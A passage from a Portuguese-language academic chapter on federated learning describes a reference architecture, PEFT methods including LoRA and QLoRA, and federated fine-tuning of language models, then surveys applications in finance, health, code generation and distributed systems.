


Figura 2.5. Arquitetura de referência obtida de [Lo et al. 2021].

O processo começa no servidor central, mais especificamente no componente chamado *Criador de tarefas*, onde é definido o modelo global que será treinado, além dos hiperparâmetros de treinamento. Alguns subcomponentes podem ser adicionados de forma opcional. O *Registro de clientes* armazena informações sobre os clientes, o que ajuda a otimizar, manter e aumentar a confiabilidade do sistema [Lo et al. 2022]. Já o *Agrupador de clientes* organiza os clientes com base em algum critério de similaridade, o que ajuda a minimizar os efeitos da diversidade no ambiente distribuído [Ye et al. 2023, Talasso et al. 2024]. Por fim, o *Seletor de clientes* orienta o aprendizado para que ele chegue a uma convergência mais rápida, escolhendo os melhores participantes para cada rodada de comunicação, considerando tanto a diversidade sistêmica quanto a estatística dos clientes [Fu et al. 2023, Souza et al. 2023, Maciel et al. 2024, de Souza et al. 2024, Jarczewski et al. 2024].

Cada dispositivo cliente possui um componente chamado *Coletor de dados*, que utiliza sensores para coletar os dados a serem processados pelo componente *Pré-processador de dados*. Este último pode incluir, de forma opcional, o subcomponente *Manipulador de dados heterogêneos*, que ajuda a reduzir o impacto da heterogeneidade estatística entre os clientes [Lu et al. 2024]. Quando o cliente recebe do servidor a tarefa de treinamento, ele utiliza os dados locais para treinar o modelo global. Em situações de treinamento multitarefa, é possível adicionar o subcomponente *Treinador de modelos multi-tarefa*, que permite o treinamento de modelos relacionados, aumentando assim o desempenho e a eficiência do aprendizado [Smith et al. 2017]. Após concluir o treinamento, o modelo local é avaliado pelo componente *Avaliador de modelo local* e enviado ao servidor para ser agregado posteriormente.

A agregação de modelos, feita pelo componente *Agregador de modelos*, é a tarefa de criar um novo modelo global a partir dos modelos que foram treinados localmente pelos clientes. Na literatura sobre aprendizado federado, existem várias propostas de agregadores [Nanayakkara et al. 2024]. Os subcomponentes do *Agregador de modelos* representam tipos comuns de agregadores que podem ser escolhidos para essa tarefa. Por exemplo, o subcomponente *Agregador seguro* se refere aos agregadores que acrescentam uma camada de verificação para garantir a autenticidade dos modelos treinados localmente, evitando que o novo modelo global seja alterado durante o processo de agregação. Por outro lado, o subcomponente *Agregador assíncrono* se refere aos agregadores que permitem que a agregação ocorra assim que o modelo local chega ao servidor, sem precisar esperar pela sincronia com os outros modelos locais. A classe de agregadores, que inclui o subcomponente chamado *Agregador descentralizado*, é focada em topologias descentralizadas. Já o subcomponente *Agregador hierárquico* é responsável por permitir camadas intermediárias de agregação em uma estrutura hierárquica. Por último, o subcomponente *Registro de versão dos modelos* pode ser adicionado ao agregador para aprimorar a governança e a rastreabilidade, facilitando a relação entre os modelos locais e o modelo global que eles geram.

Depois que a agregação é feita, a etapa de avaliação do desempenho do novo modelo global ocorre por meio do componente chamado *Avaliador de modelo global*. Essa avaliação serve como base para diversas soluções, como a seleção de clientes, o cálculo de contribuições, incentivos e clusterização, entre outras [Soltani et al. 2023]. Se o desempenho do modelo for considerado satisfatório, o componente *Implantador de modelo* envia

o novo modelo aos clientes, que têm a opção de decidir se irão utilizá-lo através do subcomponente *Decisor*. Os subcomponentes *Seletor de implantação* analisam quais clientes estão aptos a receber o novo modelo global com base em seus metadados e aplicações. Além disso, o componente *Registro de incentivo* mantém um registro sobre a conformidade dos clientes com o modelo global e quão grandes foram as contribuições que eles fizeram para sua evolução.

O monitoramento do modelo é feito de forma contínua nos clientes através do componente *Monitor de modelo*. Se o desempenho do modelo em algum cliente começar a piorar, o subcomponente chamado *Gatilho de substituição de modelo* envia uma mensagem para o servidor pedindo a criação de uma nova tarefa de treinamento.

Para reduzir o impacto da comunicação de modelos entre os clientes e o servidor, pode-se utilizar o componente *Compressor de mensagem*, que melhora a eficiência da comunicação ao diminuir a quantidade de bytes trocados. Isso é especialmente útil em contextos onde a largura de banda é limitada [Jia et al. 2025, Martins et al. 2024].

2.3.3. *Frameworks*

Existem vários *frameworks* de aprendizado federado disponíveis. *Riedel et al.* [Riedel et al. 2024] fizeram uma análise comparativa entre 15 deles, escolhidos com base em dois critérios: serem de código aberto e terem popularidade na comunidade. Eles observaram diversos aspectos qualitativos e quantitativos e atribuíram uma pontuação para cada uma das propostas. Entre as opções analisadas, o *framework* Flower [Beutel et al. 2020] se destacou com a melhor avaliação. Embora outros *frameworks* possam superar o Flower em algumas características específicas, nenhum deles se destacou em todas, o que justifica suas notas mais baixas na avaliação geral. Por exemplo, o FederatedScope [Xie et al. 2023] se destaca em recursos oferecidos ao usuário, enquanto o EasyFL [Zhuang et al. 2022] é mais fácil de usar. No entanto, o Flower também apresenta boas notas nessas áreas e se mostra superior em termos de interoperabilidade.

2.4. Fine-Tuning Federado de Modelos de Linguagem

O *fine-tuning* de modelos de linguagem permite adaptar modelos pré-treinados para domínios e tarefas específicos [Han et al. 2024], melhorando seu desempenho quando comparado com modelos sem tal adaptação. Entretanto, devido a grande quantidade de parâmetros desses modelos o seu ajuste pode ser custoso e necessitar muitos dados. Portanto, técnicas de *Parameter Efficient Fine-Tuning (PEFT)* foram propostas. A ideia principal é ajustar uma quantidade pequena de parâmetros do modelo, assim reduzindo o custo computacional e também a quantidade de dados necessárias para o ajuste.

Nesse cenário, a combinação de técnicas de PEFT com FL torna-se uma combinação poderosa, uma vez que podemos utilizar dados privados para o ajuste desses modelos além de aumentar a generalização do modelo devido a maior quantidade de dados utilizadas no *fine-tuning*. Além disso, o PEFT não só reduz a barreira de *hardware* necessária para ajustar os modelos, assim diversos dispositivos podem participar do processo de *Fine-tuning Federado*, mas também ataca desafios relacionados ao *overhead* de comunicação no *Fine-tuning Federado* uma vez que apenas os parâmetros ajustados precisam ser compartilhados com o servidor para agregação.




Figura 2.6. Diferentes estratégias de PEFT (a) PEFT aditivo, (b) PEFT seletivo e (c) PEFT reparametrizado

Esta seção apresenta uma breve introdução aos mecanismos para permitir um *fine-tuning* eficiente de modelos de linguagem. Assim, a Subseção 2.4.1 apresenta as diferentes abordagens para métodos de PEFT. A Subseção 2.4.2 descreve o LoRA, uma solução para *fine-tuning* eficiente de modelos, enquanto a Subseção 2.4.3 apresenta as otimizações introduzidas pelo QLoRA para reduzir a barreira de *hardware* para o *fine-tuning* de LLMs. Por fim, a Subseção 2.4.4 descreve como podemos combinar as tecnologias apresentados com o FL para permitir o *fine-tuning* federado de LLMs de forma eficiente e inclusiva.

2.4.1. Estratégias de PEFT

As estratégias PEFT podem ser amplamente classificadas em três categorias: *(i)* PEFT aditivo, que modifica a arquitetura do modelo injetando novos módulos ou parâmetros treináveis; *(ii)* PEFT seletivo, que torna um subconjunto de parâmetros treináveis durante o ajuste; e *(iii)* PEFT reparametrizado, que constrói uma reparametrização (de baixa dimensão) dos parâmetros do modelo original para treinamento. A Figura 2.6 apresenta as diferentes estratégias para PEFT, as quais serão descritas a seguir.

O *fine-tuning* completo padrão gera custos computacionais substanciais e também pode prejudicar a capacidade de generalização do modelo. Para mitigar esse problema, uma abordagem amplamente utilizada é manter o *backbone* pré-treinado inalterado e introduzir apenas um número mínimo de parâmetros treináveis, estrategicamente posicionados na arquitetura do modelo. Durante o ajuste fino para uma tarefa específica posterior, apenas os pesos desses módulos ou parâmetros adicionais são atualizados, o que resulta em uma redução substancial nos requisitos de armazenamento, memória e recursos computacionais [Hu et al. 2021].

É importante destacar que o PEFT aditivo aumenta a complexidade do modelo ao adicionar mais parâmetros, enquanto o PEFT seletivo ajusta um subconjunto dos parâmetros existentes para aprimorar o desempenho do modelo em tarefas subsequentes. Especificamente, dado um modelo com parâmetros $\theta = \{\theta_1, \theta_2, \ldots, \theta_n\}$ onde cada θ_i denota um parâmetro individual do modelo e n representa a contagem total desses parâmetros, o processo de PEFT seletivo é representado pela aplicação de uma máscara

binária $\mathscr{M} = \{m_1, m_2, \ldots, m_n\}$ a esses parâmetros. Cada m_i em $\mathscr{M}$ é 0 ou 1, indicando se o parâmetro correspondente θ_i está selecionado (1) ou não (0) para ajuste fino. O conjunto de parâmetros atualizado θ_1 após o ajuste fino é dado por:

$$\theta_i' = \theta_i - \eta \cdot m_i \cdot \frac{\partial \mathscr{L}}{\partial \theta_i} \tag{3}$$

onde η representa a taxa de aprendizado e $\frac{\partial \mathscr{L}}{\partial \theta_i}$ é o gradiente da função de perda em relação ao parâmetro θ_i. Nesta formulação, apenas os parâmetros selecionados (ou seja, $m_i = 1$) são atualizados durante o *backpropagation*. Algoritmos de PEFT seletivo são semelhantes aos métodos de *pruning* de modelos, definindo máscaras para remover neurônios ou conexões entre neurônios no processo de treinamento. Dessa forma, também são organizados como abordagens estruturadas (i.e., removendo neurônios) e não estruturadas (i.e., removendo conexões entre neurônios).

Reparametrização significa transformar equivalentemente a arquitetura de um modelo de uma para outra por meio da transformação de seus parâmetros. No contexto do PEFT, isso geralmente significa construir uma parametrização de baixo *rank* para atingir o objetivo de eficiência dos parâmetros durante o treinamento. Para inferência, o modelo pode ser convertido para sua parametrização de peso original, garantindo velocidade de inferência inalterada. Estudos de pesquisa anteriores [Aghajanyan et al. 2020] mostraram que modelos pré-treinados comuns exibem uma dimensionalidade intrínseca excepcionalmente baixa. Em outras palavras, é possível encontrar uma reparametrização de baixa dimensão que seja eficaz para o ajuste fino de todo o espaço de parâmetros. A técnica de reparametrização amplamente reconhecida é Low-Rank Adaptation (LoRA) [Hu et al. 2021] a qual será apresentada a seguir.

2.4.2. Low-Rank Adaptation - LoRA

O LoRA modifica apenas as matrizes de baixo *rank* associadas ao modelo, congelando a maioria dos parâmetros originais e introduzindo apenas ajustes leves. Isso reduz substancialmente o número de parâmetros atualizados durante o treinamento, tornando o *Fine-tuning Federado* mais eficiente em termos de comunicação e armazenamento. Além disso, o LoRA preserva o conhecimento adquirido pelo modelo base, evitando problemas como o esquecimento catastrófico.

Dessa forma, ao adaptar a uma tarefa específica, Aghajanyan e outros [Aghajanyan et al. 2020] mostram que os modelos de linguagem pré-treinados têm uma baixa "dimensão intrínseca"e ainda podem aprender eficientemente, apesar de uma projeção aleatória para um subespaço menor. Inspirados por isso, LoRA explora hipótese de que as atualizações dos pesos também têm uma baixa "classificação intrínseca"durante a adaptação. Para uma matriz de pesos pré-treinada $W_0 \in \mathbb{R}^{d \times k}$, restringimos sua atualização representando a última com uma decomposição de baixo *rank* $W_0 + \Delta W = W_0 + BA$, onde $B \in \mathbb{R}^{d \times r}$, $A \in \mathbb{R}^{r \times k}$ e o *rank* r $min(d,k)$. Durante o treinamento, W_0 é congelado e não recebe atualizações de gradiente, enquanto A e B contêm parâmetros treináveis. Observe que tanto W_0 quanto $\Delta W = BA$ são multiplicados pela mesma entrada, e seus respectivos vetores de saída são somados em coordenadas. A Figura 2.7 apresenta ilustra o processo de reparametrização aplicado pelo LoRA. Para $h = W_0 x$, assim o *feed*




Figura 2.7. Reparametrização LoRA, onde apenas matrizes A e B são treinadas.

forward produz a seguinte saída:

$$h = W_0 x + \Delta W x = W_0 x + BAx \tag{4}$$

LoRA é Uma forma genérica de *fine-tuning* que permite o treinamento de um subconjunto dos parâmetros pré-treinados e não requer que a atualização de gradiente acumulada nas matrizes de ponderação tenha *rank* completo durante a adaptação. Isso significa que, ao aplicar LoRA a todas as matrizes de ponderação e treinar todos os vieses, recuperamos aproximadamente a expressividade do ajuste fino completo definindo o *rank* r para a classificação das matrizes de ponderação pré-treinadas. Em outras palavras, à medida que o número de parâmetros treináveis é aumentado, o treinamento de LoRA converge aproximadamente para o treinamento do modelo original, enquanto métodos baseados em adaptadores convergem para um MLP e métodos baseados em prefixos para um modelo que não pode receber sequências de entrada longas.

É importante destacar que o LoRA não introduz latência adicional no processo de inferência, pois é possível armazenar $W = W_0 + BA$ e realizar a inferência normalmente. Além disso, o mesmo modelo pode ser utilizado para diferentes tarefas, assim o conhecimento ajustado do modelo sempre será armazenados nos *adapters* (i.e., matrizes A e B). Dessa forma, caso for necessário utilizar o modelo para outra tarefa, basta apenas alterar o *adapter* treinado para a tarefa em questão, consequentemente introduzindo uma flexibilidade para o modelos e também reduzindo espaço de armazenamento, uma vez que apenas os novos *adapters* ajustados precisam ser armazenados e não um novo modelo ajustado.

2.4.3. QLoRA

Apesar do LoRA reduzir o custo computacional para o treinamento ele ainda necessidade que o dispositivo responsável pelo *fine-tuning* seja capaz de armazenar o modelo completo em memória. O que pode ser uma limitação para diversos dispositivos, assim novos métodos foram propostos como por exemplo o QLoRA [Dettmers et al. 2023], o qual introduz uma série de otimizações no LoRA para reduzir ainda mais a barreira de




Figura 2.8. Processo de *Fine-tuning Federado* onde na Etapa 1 o servidor define o modelo pré-treinado que será utilizado no *fine-tuning*; na Etapa 2 cada cliente realiza o *fine-tuning* com seus dados locais utilizando QLoRA e compartilha apenas os *adapters* com o servidor; na Etapa 3 o servidor agrega os *adapters* recebidos e compartilha com os clientes.

hardware para ajuste de LLMs. A principal otimização é novo método de quantização dos parâmetros do modelo, consequentemente reduzindo o espaço necessário para armazenamento.

De modo geral, as otimizações realizadas pelo QLoRA incluem: *(i)* 4-*bit NormalFloat*; *(ii) Double quantization*; e *(iii) Paged Optimizers*. A quantização de 4-bits *NormalFloat* utiliza apenas 4 *bits* para representação dos parâmetros do modelo, onde 1 *bit* é utilizado para representar o sinal, 1 *bit* para expoente e 2 *bits* para mantissa. Além disso, QLoRA também aplica uma quantização de blocos, onde são atribuídas contantes distintas para cada bloco. Portanto, devido a grande quantidade de blocos para representar todo o modelo, as constantes introduzem um *overhead* adicional, assim para reduzir esse problema o QLoRA quantiza também as contantes de quantização. Assim, introduzindo apenas um *overhead* de 0.127 *bit* por parâmetro [Dettmers et al. 2023].

Por fim, o *Paged Optimizers* é uma técnica de otimização de memória que permite o treinamento em GPUs com memória limitada. Em vez de manter todos os tensores ativos na memória da GPU durante o treinamento, os *paged optimizers* gerenciam dinamicamente a movimentação de dados entre a memória da GPU (rápida, mas limitada) e a RAM do *host* (mais lenta, mas abundante), utilizando uma abordagem de *paging*, semelhante à memória virtual em sistemas operacionais. Isso possibilita o uso de otimizadores como Adam ou Adagrad mesmo em cenários de baixa VRAM, permitindo o *fine-tuning* de modelos de bilhões de parâmetros em dispositivos mais acessíveis, sem comprometer significativamente o desempenho [Dettmers et al. 2023].

2.4.4. Putting All Together

Vimos como estratégias de PEFT podem ser utilizadas para permitir o ajuste eficiente de LLMs e também como o QLora reduz ainda mais a barreira de *hardware* para o *fine-tuning* desses modelos. Nesse contexto, essas tecnologias são o alicerce para potencializar o *Fine-tuning Federado* de LLMs. Portanto, a Figura 2.8 apresenta o seguinte cenário onde clientes estão dispostos a realizar o *fine-tuning* federado de uma LLMs.

Os clientes recebem a LLM que será realizada o *fine-tuning* do servidor e realizam o *fine-tuning* utilizando utilizando QLoRA. Aqui é importante destacar que cada cliente pode utilizar configurações distintas de quantização, mas para a abordagem tradicional

dever considerar o mesmo *rank r* para as matrizes *A* e *B* do LoRA para permitir que o servidor agregue as matrizes resultantes.

Dessa forma, após realizar o *fine-tuning* da LLM cada cliente compartilha o *adapter* resultante. O compartilhamento apenas do *adapter* é essencial para reduzir o *overhead* de comunicação, uma vez que muitos menos dados são compartilhados de acordo com o *rank* definido. Em seguida, o servidor recebe o *adapters* compartilhados pelos cliente e gera um novo *adapter* contendo o conhecimento de todos os clientes, o qual é compartilhado novamente com os clientes e o processo continua até a convergência do modelo ou até atingir uma quantidade de rodadas de comunicação alvo.

Note que melhorias podem ser aplicadas nesse processo desde algoritmos de seleção de clientes para melhorar a convergência, algoritmos de clusterização para agrupar clientes com *adapters* semelhantes e gerar grupos de *adapters* personalizados. Além disso, otimizações no processo de agregação podem ser introduzidas para permitir que clientes realizem o *fine-tuning* com configurações distintas de *rank* no QLoRA de acordo com suas capacidades computacionais. O *Fine-tuning Federado* abre caminho para uma nova gama de aplicações de LLMs treinados com dados privados, melhorando a generalização do modelos e permitindo novas soluções para diversas áreas do conhecimento. A seguir serão apresentadas aplicações que podem se beneficiar do *Fine-tuning Federado* de LLMs.

2.5. Aplicações

O *Fine-tuning Federado* de modelos de linguagem tem um grande potencial para transformar diversas áreas ao unir personalização eficiente, preservação da privacidade e otimização de recursos computacionais. Dessa forma, esta seção apresenta algumas aplicações do *Fine-tuning Federado* de modelos de linguagem destacando seus objetivos e benefícios em áreas como finanças, saúde, geração e documentação de código, personalização de serviços, comunicação eficiente em sistemas distribuídos, gerenciamento adaptativo de redes, inteligência na borda da rede entre outras.

De maneira geral, os benefícios desse tipo de técnica em todas essas áreas incluem *(i)* maior privacidade, uma vez que os dados permanecem locais; *(ii)* eficiência de comunicação, reduzindo o tráfego de dados pela compactação de atualizações; e *(iii)* maior personalização, permitindo que os modelos atendam às necessidades específicas de diferentes usuários e contextos. Essas vantagens fazem do *Fine-tuning Federado* uma tecnologia essencial para aplicações que exigem equilíbrio entre personalização e segurança.

Esta seção apresenta algumas aplicações de LLMs e fine-tuning federado em diversas áreas do conhecimento, em especial as áreas relacionadas com comunicação de dados. São apresentadas aplicações da literatura e potenciais novas aplicações que demandarão soluções inovadoras.

2.5.1. Setor Financeiro

Fine-tuning de aprendizado federado possui um significativo impacto no setor financeiro, especialmente no melhoramento de análise de risco e detecção de fraude. Ao adaptar modelos para características específicas da regionalização dos mercados financeiros ou de

perfils de usuários específicos de uma determinada região, instituições financeiras podem prover serviços altamente personalizados. Por exemplo, modelos de pontuação de crédito podem ser ajustados para considerar parâmetros e características da economia local, sem precisar generalizar para todos tipos de usuários de diferentes regiões, que certamente possuem diferentes perfis. As soluções de detecção de fraudes também podem ser ajustadas para padrões específicos de atividades suspeitas, que podem variar em diferentes regiões ou países.

A principal vantagem de fine-tuning no setor financeiro é o aumento da habilidade em personalizar o modelo sem comprometer os dados sensíveis do usuários envolvidos. Modelos tradicionais de aprendizado de máquina geralmente requerem grande quantidade de dados referentes a transações financeiras para um aprendizado efetivo, possuindo riscos relacionados a privacidade dos dados. Em contrapartida, fine-tuning federado mantém os dados sensíveis na origem, garantido o cumprimento de questões de privacidade dos dados, e ainda garantindo a habilidade do modelo central de ”aprender”a partir de diversas fontes. Esse contexto provê um sistema preciso, personalizado, que preserva a privacidade dos dados ao mesmo tempo que pode ser utilizado no processo de tomada de decisão no setor financeiro.

Em [Zeng et al. 2024] os autores investigam o ajuste fino de LLM para aplicações do setor financeiro. Por meio da análise comparativa de conjuntos de dados de referência, o modelo ajustado apresentou um aumento de 2% na precisão média de resposta em vários domínios financeiros. O trabalho apresenta o ajuste do modelo tanto na infraestrutura de computação central quanto em dispositivos de borda. Em um contexto de privacidade, o trabalho [Wang et al. 2024] verifica que o ajuste fino de LLMs são cruciais para as organizações. Já no artigo “Federated Learning-Based Tokenizer for Domain-Specific Language Models in Finance” [Damoun et al. 2025] é apresentado um Tokenizador Federado de Codificação de Pares de Bytes (BPE) chamado de FedByteBPE, que utiliza uma abordagem de Aprendizado Federado (FL) para preservar a privacidade no treinamento de tokenizadores de modelos de linguagem em conjuntos de dados distribuídos. O modelo proposto vou avaliado em uma base de dados com informações financeiras.

2.5.2. Área da Saúde

Na área da saúde, o *Fine-tuning Federado* pode ser aplicado para a personalização de decisões médicas em hospitais ou consultas. A personalização das decisões e diagnósticos podem considerar características da população local ou regional, protocolo de atendimento de hospitais ou doenças raras existentes no contexto da aplicação. Por exemplo, no Brasil, um paciente com um determinado sintoma mas em diferentes regiões (Norte e Sul) pode receber um diagnóstico e/ou tratamento diferenciados. Algumas doenças são endêmicas na região Norte do Brasil, mas que raramente aparecem em outras regiões. Nesse contexto, um ajuste no modelo para considerar fatores locais ou regionais pode melhorar a qualidade do diagnóstico e tratamento de diferentes tipos de doenças.

Além disso, o *Fine-tuning Federado* garante o cumprimento de questões éticas e regulatórias ao manter dados privados locais, incluindo exames de pacientes, histórico médico ou testes de sangue realizados. Essa abordagem também incentiva a colaboração de diferentes hospitais ou centros médicos sem comprometer a confidencialidade dos da-

dos dos pacientes. Como resultado, o aprendizado federado em aplicações médicas pode ser altamente personalizado e ajustado para prover ferramentas de IA para ajudar na domada de decisão no cuidado do paciente.

O artigo "*Current research and prospects of federated language large models in the medical field*" [Tang and Deng 2024] faz um levantamento da pesquisa realizada nos últimos anos com destaque para soluções de proteção de privacidade, eficiência de dados e melhoria do desempenho do modelo. O trabalho apresenta inovações relacionadas ao pré-treinamento federado e ajuste fino dos modelos visando equilibrar o desempenho do modelo com a privacidade dos dados. Em [Sarwar 2024] os autores apresentam um fine tuning federado para ajustar LLMs para análise de saúde mental. Questões de privacidade e desempenho para o treinamento federado de LLMs no contexto biomédico é explorado em [Peng et al. 2024]. Em [Puppala et al. 2024] é proposto um chatbot personalizado para aplicações de saúde.

2.5.3. Geração e Documentação de Código

A geração e documentação de código também podem se beneficiar do fine-tuning federado. Cada pessoa, equipe de desenvolvimento ou empresas de desenvolvimento de software possuem diferentes e específicos estilo na escrita de código, padrões ou práticas de desenvolvimento. Geralmente as empresas seguem convenções internas ou linguagens de programação diferentes. Assim, um ajuste federado do modelo pode capturar e permitir uma sugestão de código mais eficiente e relacionada ao contexto da escrita do código.

É importante ressaltar que essa customização na sugestão pode ser atingida sem a exposição da base de código da empresa. Ao manter os repositórios de códigos locais, onde apenas os parâmetros do modelo são compartilhados, as organizações mantém os códigos gerados e possíveis direitos sobre eles localmente, ao mesmo tempo que a produtividade dos desenvolvedores de código aumenta. Essa abordagem vai em direção na criação de ferramentas cada vez mais personalizadas para diferentes ambientes de desenvolvimento e cultura na escrita de códigos.

Em [Weyssow et al. 2025] os autores realizam um ajuste fino com eficiência de parâmetros (PEFT) no contexto de geração de código automatizada. Técnicas de geração automatizada de códigos baseadas em modelos de linguagem enfrentam o risco de introduzir vulnerabilidades de segurança nos códigos. O trabalho "*Fine Tuning Large Language Model for Secure Code Generation*" [Li et al. 2024] apresenta um ajuste fino em LLMs para a geração de códigos. Os autores relatam que o ajuste fino aumentou em 10% a geração de código não vulnerável. Os sistemas de software têm evoluído rapidamente e, inevitavelmente, introduzido bugs em um ritmo crescente, levando a perdas significativas nos recursos consumidos pela manutenção de software. O trabalho "*When Fine-Tuning LLMs Meets Data Privacy: An Empirical Study of Federated Learning in LLM-Based Program Repair*" [Luo et al. 2024] apresenta um modelo de linguagem federado para o reparo automatizado de programas.

Nesse contexto, prevemos o ajuste fino com eficiência de parâmetros (PEFT) como uma abordagem promissora para especializar LLMs de forma eficiente para dados específicos de tarefas, mantendo um consumo razoável de recursos. Neste artigo, apresentamos um estudo abrangente de técnicas PEFT para LLMs no contexto de geração

automatizada de código.

2.5.4. Personalização de Serviços

De maneira geral, a maioria das aplicações podem se beneficiar da personalização de serviços que o fine-tuning federado é capaz de apresentar. Além das aplicações anteriores, os modelos de linguagem podem melhorar de maneira significativa assistentes virtuais, *chatbots* e sistemas de recomendação. Aspectos locais e regionais da linguagem e vocabulário, preferências culturais, e comportamentos individuais e sociais podem ser incorporados em modelos de linguagem para a criação de uma relação interação mais fiel e engajada por parte dos usuários.

A utilização do fine-tuning federado pode criar uma personalização eficiente ao mesmo tempo preservando a privacidade dos usuários e dados envolvidos no treinamento, sem a necessidade de realizar o treinamento em uma infraestrutura robusta de *hardware*. Essa é uma questão importante para empresas e organizações que operam em diferentes regiões, países ou segmentos de consumidores, onde uma solução centralizada pode não apresentar bons resultados em relação a diversidade local dos usuários. O aprendizado federado permite que o modelo evolua continuamente de maneira a melhor capturar a diversidade e necessidades dos usuários.

O trabalho [Guo et al. 2023] apresenta um modelo de visão e linguagem pré-treinados para a captura de características latentes de usuários. Utilizando uma abordagem federada e ajustes, o trabalho apresenta o pFedPrompt, um modelo totalmente personalizado e alinhado às características locais do usuário. Em [Yang et al. 2023] os autores apresentam um modelo federado e personalizados para a geração de prompts específicos para cada cliente. O trabalho aborda a heterogeneidade dos dados dos clientes como motivação para a criação de um modelo de linguagem personalizado. No trabalho "Fine-Tuning Personalization in Federated Learning to Mitigate Adversarial Clients" [Allouah et al. 2024] apresenta um modelo federado de linguagem com ajustes finos que contorna o problema de colaboração dos clientes na presença de clientes maliciosos. A personalização dos modelos mitiga a presença de clientes maliciosos no processo de treinamento federado.

2.5.5. Comunicação Eficiente em Sistemas Distribuídos

Em sistemas distribuídos, especialmente Internet das Coisas, redes de sensores sem fio, e arquiteturas de computação multi-acesso na borda da rede (multi-access edge computing – MEC), a comunicação eficiente é fundamental para a execução de diversas aplicações. Nesse contexto, ajustes de modelos federados podem permitir adaptações locais de modelos responsáveis para a geração de mensagens, compressão, *parsing* e interpretação de imagens. Ao realizar fine-tuning de modelos que estão próximos aos dispositivos da rede, é possível criar protocolos de comunicação ou formatos de transferência de mensagens que se mostram melhores em cenários com certas restrições de rede, como baixa largura de banda, alta latência, comunicação intermitente ou capacidades heterogêneas dos dispositivos.

Por exemplo, um ajuste de modelo na geração de mensagens de um dispositivo em execução em um ambiente rural com baixa largura de banda pode priorizar/forma-

